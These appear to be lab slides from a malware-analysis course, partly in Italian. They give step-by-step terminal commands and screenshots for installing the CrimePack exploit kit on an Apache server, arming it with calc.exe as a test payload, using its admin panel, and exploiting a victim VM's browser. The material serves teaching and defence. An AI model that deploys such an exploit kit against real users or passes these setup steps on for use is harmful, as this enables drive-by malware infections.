


Crimepack install(1)

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From terminal

1. **cp -r /home/mlab/ekits/crimepack /var/www**
2. **a2enmod dav_fs**
3. **a2enmod dav**
4. **mkdir /var/www/webdav**
5. **gedit /etc/apache2/sites-available/default**
 - ▶ Insert:
Alias /webdav /var/www/webdav
<Location /webdav>
Dav On
</Location>
6. **mv /home/mlab/ekits/crimepack/data.jar /var/www/webdav**



The screenshot shows two overlapping windows. The top window is a terminal titled 'mlab@mlab: ~'. It displays the following commands and output:
mlab@mlab:~\$ su
Password:
root@mlab:/home/mlab# gedit /etc/apache2/sites-available/default


The bottom window is a gedit editor titled 'default' with the path '/etc/apache2/sites-available'. It shows the following content:
Alias /webdav /var/www/webdav
<Location /webdav>
DAV On
</Location>

Install CrimePack (2)

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IonCube

7. `mv /home/mlab/ekits/ioncube /var/www/ioncube`
8. `chmod -R 777 /var/www/ioncube`
9. `gedit /etc/php5/apache2/php.ini`
10. Below [PHP] add:
 - ▶ `zend_extension = /var/www/ioncube/ioncube_loader_lin_5.6.so`
11. `/etc/init.d/apache2 restart`
 - ▶ Should restart with no error
12. Visit the following URL:
`localhost/ioncube/loader-wizard.php`
→




```
Attività gedit ven 15.49
php.ini [Sola lettura]
/etc/php5/apache2

[PHP]
zend_extension = /var/www/ioncube/ioncube_loader_lin_5.6.so

;;;;;;;;;;;;;;;;;;;;;;;;;
; About php.ini ;
;;;;;;;;;;;;;;;;;;;;;;;;;
; PHP's initialization file, generally called php.ini, is responsible for
; configuring many of the aspects of PHP's behavior.

; PHP attempts to find and load this configuration from a number of locations
```

10. php.ini



Professional PHP Solutions
ionCube[®]

IMPORTANT: Ensure that This Script Is Removed When No Longer Required

ionCube Loader Wizard

Loader Installed Successfully

The ionCube Loader version 5.0.7 for PHP 5.6 is **installed** and encoded files should run successfully.

Please contact the script provider if you do experience any problems running encoded files.

For security reasons we advise that you remove this Wizard script from your server now that the ionCube Loader is installed.

Install CrimePack (3)

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Set-up di CrimePack

13. `chmod -R 777 /var/www/crimepack`
14. `rm /var/www/crimepack/config.inc.php`
`/var/www/crimepack/webdav.php`
15. Visit with browser
localhost/crimepack/install.php
16. Compile fields
 13. install password = **password**
 14. admin password = **mlab**
 15. mysql pass = **mlab**
 16. webdaw settings =
`\\localhost\webdav\data.jar`
17. Click **install crimepack**
18. Wait a few minutes. Takes time.

The screenshot shows a web browser window with the URL `localhost/crimepack/install.php`. The page has a dark theme with the 'crimepack' logo at the top. Below the logo, there are several sections for configuration:

- install password:** A text input field with a masked password.
- admin account:** Fields for 'login:' (admin) and 'password:' (masked).
- guest account:** Fields for 'login:' (guest) and 'password:' (masked).
- mysql settings:** Fields for 'hostname:' (localhost), 'user:' (root), 'pass:' (mlab), 'database:' (crimepack), and 'table prefix:' (cpack).
- webdav settings:** A text input field containing `\\localhost\webdav\data.jar`.

At the bottom of the form, there is a button labeled 'install crimepack'. Below the button, there is a note: '- if this is incorrect, java webstart exploit will NOT work -'. At the very bottom, there is a footer: '© 2009-2010 crimepack group - all rights reserved'.

CrimePack (4)


Weaponising CrimePack

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19. When installation finishes, you're prompted with a dialogue to load your malware
 - ▶ For us, **calc.exe**
 - ▶ **/var/www/crimepack/calc.exe**
20. From terminal: **rm /var/www/crimepack/install.php**
21. Visit **localhost/crimepack/control.php**
22. Login
 - ▶ Username: **crimepack**
 - ▶ Password: **mlab**
23. Authenticate with user and pwd you selected at configuration time (**admin** e **mlab**)



19. caricate calc.exe




22. Autenticazione

Interface

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- ▶ Much more information here than in bleeding life's interface
 - ▶ Referrers, Countries, Blacklist Check, Downloader e iFrame
 - ▶ Clear Stats must be used at every attack as crimepack only delivers attack once to each IP
 - ▶ In settings you have the ability to further personalise the kit, including exploit selection



The screenshot displays the crimepack interface with a dark theme. At the top, there is a navigation bar with links: MAIN, REFRESH, REFERRERS, COUNTRIES, BLACKLIST CHECK, DOWNLOADER, iFRAME, CLEAR STATS, SETTINGS, and LOGOUT. Below this, the 'overall stats' section shows a table with columns for unique hits, loads, and exploit rate, all currently at 0. The 'exploit stats' section features a table with columns for various exploit types: lepeers, msie mc, pdf, mdao, hcp, java, webstart, java-getval, activex, other, and aggressive, all showing 0. The 'os stats' section includes a table with columns for os, hits, loads, and rate, listing windows 2k, windows 2k3, windows xp, and windows vista, all with 0 hits and 0% rates. At the bottom, the 'browser stats' section shows a table with columns for browser icons and their respective loads and rates, all currently at 0.

crimepack										
MAIN • REFRESH • REFERRERS • COUNTRIES • BLACKLIST CHECK • DOWNLOADER • iFRAME • CLEAR STATS • SETTINGS • LOGOUT										
overall stats										
unique hits	loads	exploit rate								
0	0	0%								
exploit stats										
lepeers	msie mc	pdf	mdao	hcp	java	webstart	java-getval	activex	other	aggressive
0	0	0	0	0	0	0	0	0	0	0
os stats										
os	hits	loads	rate							
windows 2k	0	0	0%							
windows 2k3	0	0	0%							
windows xp	0	0	0%							
windows vista	0	0	0%							
browser stats										
0 (0 loads) 0%	0 (0 loads) 0%	0 (0 loads) 0%								

Attack

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- ▶ From victim machine visit:
 - ▶ `<IP_server>/crimepack`
- ▶ Default windows configuration is vulnerable → `calc.exe`
- ▶ Can see updated statistics on crimpack's control panel
- ▶ You can try different configurations and browser to see whether the attack always works or not

